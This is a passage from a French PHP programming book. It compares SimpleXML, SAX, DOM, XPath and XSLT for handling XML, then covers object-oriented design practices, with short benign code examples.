


Figure 11–4
SimpleXML : un outil pratique pour lire du XML

Tableau 11–3 Avantages et limites de SimpleXML

Avantages	Limites
Simplicité d'utilisation et compatibilité avec DOM.	Incompatible avec des documents trop complexes (avec espace de noms, CDATA, etc.) et de très grande taille.

SAX

SAX est un parseur séquentiel éprouvé. Il lit un document XML de haut en bas et fait appel à des *handlers* (fonctions spéciales) au fur et à mesure de son parcours.




Figure 11–5
SAX : un parseur éprouvé pour lire du XML

La figure 11-5 illustre un exemple de lecture de document XML avec SAX. Trois handlers sont déclarés :

- `begin_tag_handler` est appelé lorsque le parseur détecte une balise ouvrante. Il prend en paramètre le nom de la balise détectée et ses attributs sous forme de tableau.
- `content_tag_handler` est appelé lorsque le parseur détecte un contenu, qu'il prend en paramètre.
- `end_tag_handler` est appelé lorsque le parseur détecte une balise fermante. Il prend en paramètre le nom de la balise.

Tableau 11–4 Avantages et limites de SAX

Avantages	Limites
Permissivité (SAX parse n'importe quel document XML, quelle que soit sa complexité), rapidité, économie des ressources (mémoire utilisée et calculs effectués), possibilité de parser des documents de grande taille.	Parcours séquentiel, ne permet pas l'écriture. Son utilisation demande de la rigueur.

DOM

DOM est un outil stable et très efficace pour manipuler des documents XML, que ce soit en lecture ou en écriture. Ici, la navigation se fait de nœud en nœud. Les objets DOM possèdent de nombreuses méthodes utiles à la lecture, l'écriture et la suppression de contenu, d'attributs ou de nœuds.




Figure 11–6
DOM : un outil de manipulation complet pour XML

Pour mieux assimiler le fonctionnement de DOM, jetez un coup d'œil sur la figure 11-7. Y apparaissent les classes DOM fournies par PHP avec leurs relations. Selon le principe de l'héritage, il est possible d'utiliser les méthodes de la classe mère dans la classe fille.




Figure 11–7
Hiérarchie des objets de l'extension DOM

Par exemple, vous pouvez, avec un objet `DOMText`, utiliser les méthodes et les attributs des objets `DOMCharacterData` et `DOMNode` puisque `DOMText` hérite de ces classes.

À RETENIR Parcourir un document profond avec DOM : utilisez XPATH

Lorsque vous devez récupérer des données situées dans une zone profonde de l'arbre XML, la navigation à travers DOM devient très verbeuse. D'autre part, la déclaration de nombreux nœuds pour arriver à ses fins consomme des ressources et du temps. La solution élégante permettant de s'abstraire de ces difficultés est l'utilisation de XPATH.

XPATH est pour le document XML ce que SQL est pour la base de données : un outil de manipulation efficace, à connaître et à utiliser à chaque fois qu'il peut vous rendre service. Par exemple, compter le nombre de paragraphes dans un chapitre sans XPATH nécessiterait de naviguer jusqu'aux paragraphes à compter et à effectuer des boucles avec un compteur PHP. Avec XPATH, une seule ligne suffit pour récupérer notre résultat en un temps record :

```
...
// Déclaration de l'objet DOM racine
$doc = new DOMDocument;

// Chargement du flux XML
$doc->loadXML($xml);

// Déclaration d'un objet XPATH
$xpath = new DOMXPath($doc);

// Evaluation de la requête XPATH
$query = 'count(//book/chapter/p)';
$nb_paragraphs = $xpath->evaluate($query);

// Affichage du résultat
echo 'Il y a '.$nb_paragraphs.' paragraphes dans le livre.';
...
```

Tableau 11–5 Avantages et limites de DOM

Avantages	Limites
Permet la lecture, la modification et la suppression de contenu dans le document XML. Outil efficace possédant de multiples possibilités de navigation, compatible XPATH et SimpleXML.	Nécessité de charger le document en entier avant utilisation. La prise en main de DOM n'est pas aussi aisée que celle de SimpleXML.

XSLT

XSLT est un processeur utilisé pour créer toutes sortes de documents formatés à partir d'un document XML contenant des données et d'une feuille de styles XSL. Cette dernière est également un document XML spécial. Elle est constituée d'un pseudo-langage compatible XPATH qui permet d'associer aux balises d'un document XML des actions et des boucles.

L'extension XSLT du moment (PHP 5 et +) est basée sur le moteur DOM. Elle est stable et efficace. Il existe cependant une autre extension permettant de gérer des transformations XSLT, appelée « sablotron » (PHP 4 et -), qui est encore largement utilisée.




Figure 11–8 XSLT : comment transformer un document XML en n'importe quel format

La transformation XSLT peut être vue comme une alternative aux moteurs de templates destinés à associer une présentation à un contenu. Si vous exploitez souvent le format XML pour vos données, cette solution peut être envisagée.

Sachez cependant qu'une feuille de styles XSL, contrairement à un template de présentation PHP ou Smarty, sera difficilement exploitable par un éditeur HTML wysiwyg (*what you see is what you get*). En outre, cela peut compliquer la maintenance de la couche présentation de vos applications PHP.

Une transformation XSLT avec PHP

```
<?php

// Création d'un analyseur XSLT
$xh = xslt_create();

// Création d'un document à partir d'un fichier et
// d'une feuille de styles.
$result = xslt_process($xh, 'data.xml', 'style.xsl');
```

```
// Affichage du résultat
if ($result) {
    echo $result;
} else {
    echo 'Echec de la transformation : ';
    echo 'n° '.xslt_errno($xh).' : ';
    echo xslt_error($xh);
}

?>
```

Il est également utile de savoir que les navigateurs modernes effectuent pour la plupart eux-mêmes la transformation XSLT si vous spécifiez dans le *header* que le flux envoyé est bien du XML avec un lien vers la feuille de styles appropriée.

Dans ce cas, vous n'avez plus besoin d'extension pour effectuer la transformation et vous bénéficiez d'un gain de ressources en faisant travailler le client à la place du serveur.

Déléguer la transformation XSLT au navigateur

```
<?php

// Un document XML accompagné d'un lien vers ma
// feuille de styles.
$xml = <<<XML
<?xml version="1.0" encoding="UTF-8" ?>
<?xml:stylesheet type="text/xsl" href="mon_style.xsl"?>
<book>
  contenu xml (...)
</book>
XML;

// Indique au navigateur que les données sont
// en XML
header("Content-Type: text/xml");
echo $xml;

?>
```

Tableau 11–6 Avantages et limites de XSLT

Avantages	Limites
Une technologie qui émerge doucement mais sûrement. Les outils de transformation sont fiables et éprouvés.	Outil spécialisé. La maintenance de feuilles XSL peut devenir difficile, le choix des éditeurs reste pauvre, le plus populaire est xmlspy.

Les objets

Au fil des années, les langages informatiques ont évolué. La syntaxe proche du langage machine (avec des 0 et des 1) a progressé au fur et à mesure pour devenir plus intuitive et proche de l'algorithme et des modèles que l'homme peut lire et travailler. Nous introduisons ici le concept d'abstraction :

- L'assembleur fait d'abord abstraction du code machine qui au-delà de quelques lignes devient illisible.
- Des langages impératifs plus évolués (basic, etc.) ont ensuite permis de s'abstraire du formalisme orienté machine (assembleur) pour laisser place à une syntaxe qui s'approche davantage de l'algorithme.
- Viennent ensuite les langages procéduraux, avec fonctions et procédures pour remplacer les sauts (`goto/label`).
- Enfin, la programmation objet fait son apparition, actrice de la conception d'applications de grande taille et de la mise en place de briques réutilisables.




Figure 11–9
Les couches d'abstraction des langages procéduraux et objet

Qu'est-ce qu'un objet ?

Un objet est l'instance d'une classe, composée de propriétés et de méthodes. En d'autres termes, à partir d'une classe, nous pouvons créer plusieurs objets.

Les propriétés peuvent être assimilées à des « variables de classe » et les méthodes à des « fonctions incluses dans la classe ».

Chaque propriété et chaque méthode possède un niveau de visibilité :

- L'accès privé limite l'utilisation d'une propriété ou d'une méthode à la classe qui l'héberge.
- L'accès protégé limite l'utilisation d'une propriété ou d'une méthode à la classe qui l'héberge, aux classes dérivées et aux classes mères.
- L'accès public lève toute limitation d'accès.

La figure 11-10 illustre la composition d'un objet : des propriétés et des méthodes qui peuvent toutes avoir une visibilité publique, protégée ou privée.




Figure 11–10
Composition d'une classe

Les classes et leurs constituants peuvent également avoir d'autres propriétés intéressantes :

- Une interface ne contient que la structure d'une classe. Elle sert de modèle à d'autres classes.
- Une classe abstraite (*abstract*), comme une interface, ne peut être instanciée (par le biais du mot-clé `new`), mais peut contenir du code.
- Les méthodes et propriétés statiques d'une classe sont uniques pour chaque objet correspondant. Il n'est pas nécessaire de construire un objet pour les manipuler. Au même titre que les constantes, elles sont accessibles avec l'opérateur `::`.
- Les méthodes et les propriétés déclarées comme `final` ne peuvent pas être redéfinies dans les classes filles. (elles ne peuvent pas être « surchargées »)

Quand et comment utiliser des objets ?

L'utilisation d'un objet réduit légèrement les performances d'un script PHP à l'exécution. La programmation orientée objet réduit la flexibilité pour faire place à davantage de rigueur. Un script PHP souple et performant ne peut se contenter d'une politique « tout objet » comme en Java.

En revanche, négliger l'utilisation des objets dans certains cas complique les problématiques de pérennité et de réutilisabilité. Voici quelques cas où l'utilisation d'objets est conseillée.

La logique métier

Dans une application de commerce en ligne par exemple, la logique métier sera constituée de l'ensemble des algorithmes qui gèrent les produits, leur disponibilité et le *workflow* qui les lie.




Figure 11–11 Un exemple d'utilisation d'objets

Concrètement, on parle de logique « métier » car il s'agit de mécanismes spécialisés dans un domaine précis, par exemple celui des ouvrages informatiques.

La logique métier fait intervenir de nombreux traitements qui manipulent des types de données spécifiques (classes) plus ou moins complexes, mis en commun dans le *système d'information*.

L'utilisation d'*objets métier* pour les traitements (objets *contrôles*) et les données (objets « entités ») simplifie la mise en place des processus métier associés.

Les objets apportent ici une sorte d'*abstraction* permettant de manipuler des algorithmes complexes en grande quantité.




Figure 11–12 Quelques objets et leurs relations

Les objets « contrôles »

Ils proposent des traitements variés et utiles de l'information. Par exemple, le processus de production de documents PDF peut être englobé dans un objet qui fournit des outils de création à partir d'un format XML, HTML ou d'objets métier.

Figure 11–13
Un objet de création de documents PDF



Pour généraliser, tout traitement identifiable destiné à être réutilisé ou à évoluer peut être englobé dans un objet.

Les fonctionnalités similaires

Voici un autre domaine d'application de la programmation orientée objet : la mise en place de plusieurs fonctionnalités spécifiques similaires qui peuvent se partager des traitements communs.

Par exemple, la création de documents PDF et HTML à partir de documents XML peut faire l'objet de deux classes spécifiques de génération PDF et HTML, héritant d'une classe contenant des traitements communs. Ce mécanisme est illustré sur la figure 11-14.




Figure 11–14 Une évolution « agile » d'objets dans un processus de développement itératif

Si vous développez avec des méthodes agiles, vous pouvez avec les objets partir du *spécifique* pour construire au fur et à mesure le *générique*.

Sur la figure 11-14, nous pouvons voir que la classe générique de production des documents a été créée à partir de la classe spécifique de génération PDF pour étendre cette fonctionnalité au format HTML.

> À RETENIR **Prévoir la généricité**
>
> Dans certains cas, partir d'objets spécifiques pour bâtir au fur et à mesure des objets génériques n'est pas forcément très judicieux. Par exemple, si vous basez toute votre logique métier sur les spécificités des produits de voyage et si vous souhaitez étendre cela à d'autres types de produits, vous risquez d'avoir davantage de travail que si vous aviez basé votre logique métier sur des entités génériques.
>
> Pour en savoir plus, vous pouvez consulter la section « jouer avec la généricité », à la fin du chapitre 9.

Concevoir des objets performants

Il est possible et même conseillé dans certains cas de faire de la programmation objet avec PHP. Cependant, il ne faut pas oublier que nous avons à faire à un langage interprété.

Une des forces de PHP consiste en sa souplesse qui vous laisse maître de vos méthodes de programmation. Ainsi, vous pouvez combiner la programmation orientée objet et le procédural.

Utilisez des objets pour leur capacité à apporter un niveau de sécurité et des possibilités de modélisation inégalées.

Spécificité des objets PHP

PHP effectue une lecture du code source, qu'il « compile » en opcodes (instructions bas niveau) à chaque requête effectuée par un client. Ce mécanisme redondant est le principal responsable de la baisse des performances si vous n'utilisez pas d'optimiseur.

> À RETENIR **Le cache d'opcodes pour annuler les redondances de l'interprétation**
>
> Nous verrons à la fin du chapitre 14 (dans la section « mise en cache du code compilé ») qu'il existe plusieurs applications de « cache d'opcodes ». Mettre en place un tel mécanisme augmente les performances de PHP en limitant les redondances d'interprétation et de compilation du code.

En considérant que vous ayez un fichier par classe, ce qui est recommandé pour la lisibilité de votre code, il faudra veiller à ne pas accumuler trop d'inclusions.

En d'autres termes, le nombre d'objets, leur taille et la profondeur des héritages devront être raisonnables afin de garantir des performances optimales.




Figure 11–15
Faites attention de ne pas accumuler les includes

Concevoir des objets propres et réutilisables

Assembler des objets entre eux, c'est comme assembler des pièces de Lego ou de Meccano : un plan (l'architecture de l'application) et des pièces nécessaires à la réalisation (les objets) suffisent à atteindre l'objectif voulu. Cependant, les pièces de Lego ne sont pas compatibles avec les pièces de Meccano.

La mauvaise solution

Une première solution de collaboration consisterait à faire des trous dans les pièces de Lego pour visser des pièces de Meccano, et à agrandir les trous des pièces de Meccano afin de les emboîter avec les pièces de Lego.

Vous vous rendriez vite compte qu'à force d'être remodelées pour des besoins spécifiques, vos pièces seraient de plus en plus difficiles à réutiliser dans le cadre de nouvelles constructions.

La bonne solution

Une deuxième solution consiste à n'utiliser que des pièces de Lego (ou de Meccano), qui seront le format standard pour toutes vos constructions.

Vos objets PHP doivent également pouvoir collaborer sans leur apporter d'adaptation spécifique. Nous allons voir par la suite comment y arriver.

Bonnes pratiques de développement des objets

Travailler avec des objets métier évolutifs

Un objet métier s'inscrit dans le cadre d'un processus métier. Il peut être :

- un produit, un véhicule, une personne morale, etc. (objets « entités ») ;
- un gestionnaire de statistiques, un générateur de documents, etc. (objets mettant en œuvre des fonctionnalités spécifiques à un processus métier : « contrôles » et « dialogues »).

> À RETENIR **Objets « entités », « contrôles » et « dialogues »**
>
> Cette « typologie » des objets est officielle. Elle est présentée au chapitre 8, dans la section « Les différents types de classes ».

Un objet métier « évolutif » veut dire « qui peut s'adapter et peut évoluer », contrairement à un objet figé.

Exemple : si vous travaillez avec plusieurs applications qui exploitent des produits de voyage, vous pouvez rendre votre classe métier « produit de voyage » assez générique pour l'adapter à l'ensemble de vos applications, même si de l'une à l'autre il existe quelques différences. Ainsi, les mécanismes qui exploiteront votre objet n'auront pas de mises à jour spécifiques à subir.

Exploiter les interfaces, les classes abstraites et la notion d'héritage

Les classes abstraites et interfaces sont une étape de plus dans la sûreté de programmation. Elles permettent de s'assurer que certains objets implémentent des méthodes pré-définies afin de les utiliser sans craindre que l'objet ne fasse pas tout ce qui était prévu. Les interfaces peuvent être vues comme des « contrôles qualité » (vérifier que les objets correspondent bien aux spécifications).

Le mot-clé `final` associé à une méthode ou une propriété permet l'inverse : s'assurer qu'il n'y aura pas de redéfinition par la suite dans une classe dérivée.

Les interfaces et classes abstraites permettent non seulement la réutilisation à travers l'exploitation d'un seul algorithme dans plusieurs objets, mais aussi la compatibilité entre des classes similaires.

Il est possible également de « typer » un paramètre de fonction ou de méthode de manière à ce que seul l'objet attendu soit admis, comme l'illustre la figure 11-16.




Figure 11–16
Gestion d'un produit quelles que soient ses spécificités

Respecter des conventions d'écriture

Elles ne sont pas obligatoires mais permettent de connaître les propriétés d'un mot-clé en un coup d'œil. Voici un exemple rapide :

- `$this->_productContent` est un attribut de classe privé ou protégé, caractérisé par la présence du caractère de soulignement (underscore) « _ ».
- `$this->productContent` est un attribut de classe public.
- `$product_content` est une variable qui n'est pas un attribut de classe.
- `$productManager` est une instance de la classe *`ProductManager`*.

Utilisez les méthodes magiques

Elles garantissent davantage de sécurité, de performance et de souplesse. Les méthodes magiques sont événementielles : elles sont sollicitées lorsqu'une méthode ou une propriété appelée n'existe pas, ou lorsqu'un objet est cloné, sérialisé, désérialisé ou doit être affiché, etc.

Plusieurs exemples d'utilisation des méthodes magiques ainsi que leur description sont disponibles au chapitre 9.

Pratiques à bannir

Inclure dans les classes des données spécifiques

C'est le cas par exemple lorsque vous déclarez en dur un chemin d'accès vers un répertoire. Lorsque vous porterez votre objet sur d'autres applications ou d'autres environnements, vous risquez de devoir modifier votre classe.

À l'échelle d'une classe, cette modification peut être gérée sans difficulté. En revanche, à partir d'une dizaine de classes, vous aurez du mal à maîtriser toutes ces exceptions.

Privilégiez le passage en paramètres de ces données ou l'exploitation des constantes magiques si possible (__FILE__, __CLASS__, etc.).

Exemple d'utilisation de constantes magiques

```
class Controler {
    public static function getClassConf() {
        return dirname(__FILE__).'/'.__CLASS__.'.ini';
    }
}
// Affiche "/chemin/vers/ce/fichier/Controler.ini"
echo Controler::getClassConf();
```

Négliger la visibilité des attributs et des méthodes

La visibilité est garante de l'intégrité d'un objet. Certains attributs et certaines méthodes ne doivent pas être accessibles de l'extérieur ; cela inciterait les développeurs à faire des erreurs en accédant à des données ou à des fonctionnalités qui ne doivent pas faire l'objet d'accès directs. Dans la mesure du possible, les attributs publics sont à bannir.

Concevoir une bibliothèque d'objets homogènes

Prenons les deux prototypes suivants.

Deux prototypes de méthodes

```
// Prototype A
function getParams($tab_user);

// Prototype B
function getParams(LdapUser $user);
```

- Le premier prototype (A) décrit une méthode de classe qui semble extraire d'un tableau les paramètres d'un utilisateur avant de les renvoyer.
- Le deuxième prototype (B) semble extraire d'une classe « entité » `LdapUser` les paramètres d'un utilisateur avant de les renvoyer.

Lequel de ces deux prototypes sera le plus facile à exploiter selon vous ?

Le problème du premier est que vous n'avez aucune information sur la structure du tableau à passer en paramètre, ce qui vous oblige à aller chercher de la documentation supplémentaire si elle existe, ou à analyser le corps de la méthode.

Pour le prototype B, nous savons que le paramètre à passer est de type `LdapUser`. Si la variable passée en paramètre n'est pas de ce type, PHP affichera une erreur. `LdapUser` est une classe qui sert de moule à un contenu spécifique.

Avant d'appeler notre méthode `getParams`, nous allons d'abord construire un objet à partir de la classe `LdapUser`.

Utilisation d'un objet

```
// Une classe minimale « LdapUser ».
class LdapUser {
    public $uid;
    public $cn;
}

// Création d'un objet de type « LdapUser ».
$ldapUser = new LdapUser();

// Création de l'objet qui contient la méthode « getParams »
$paramsManager = new ParamsManager();

// Remplissage de notre objet.
$ldapUser->uid = 'gponcon';
$ldapUser->cn  = 'Guillaume Ponçon';

// Appel de la méthode « getParams ».
$params = $paramsManager->getParams($ldapUser);
```

Les avantages de l'utilisation d'un objet sont les suivants :

- La description d'un objet est explicite. Sa documentation est la structure de sa classe.
- Si chaque fonction ou méthode de votre application travaille avec les mêmes objets, vous avez peu de risque de vous retrouver avec des incompatibilités sur les données. Pour aller plus loin, vous pouvez aussi travailler sur des objets différents hérités d'une même classe (ou interface) afin de les rendre compatibles entre eux : nous abordons ici le concept de polymorphisme.
- Les paramètres d'une classe, contrairement à un tableau, peuvent faire l'objet de contrôles, par l'intermédiaire d'accesseurs (fonctions `get`*`[NomAttribut]`* et `set`*`[NomAttribut]`*).
- Toute variable passée en paramètre d'une fonction peut être contrôlée grâce à la présence du type dans le prototype (ex : `LdapUser` dans le prototype B). La variable à passer doit être obligatoirement une instance de classe compatible avec le type spécifié, sinon le script échoue à l'exécution (ce mécanisme est valable à partir de PHP 5).

> **À RETENIR Pour en savoir davantage sur les objets métier...**
>
> ...le chapitre 8 vous apprend comment les identifier dans la section « Pour organiser la conception » et le chapitre 9 vous explique comment les optimiser et les utiliser dans le cadre d'un développement PHP, dans la section « Favoriser l'interopérabilité et la pérennité du modèle ».

Utilisation avancée des classes pour PHP

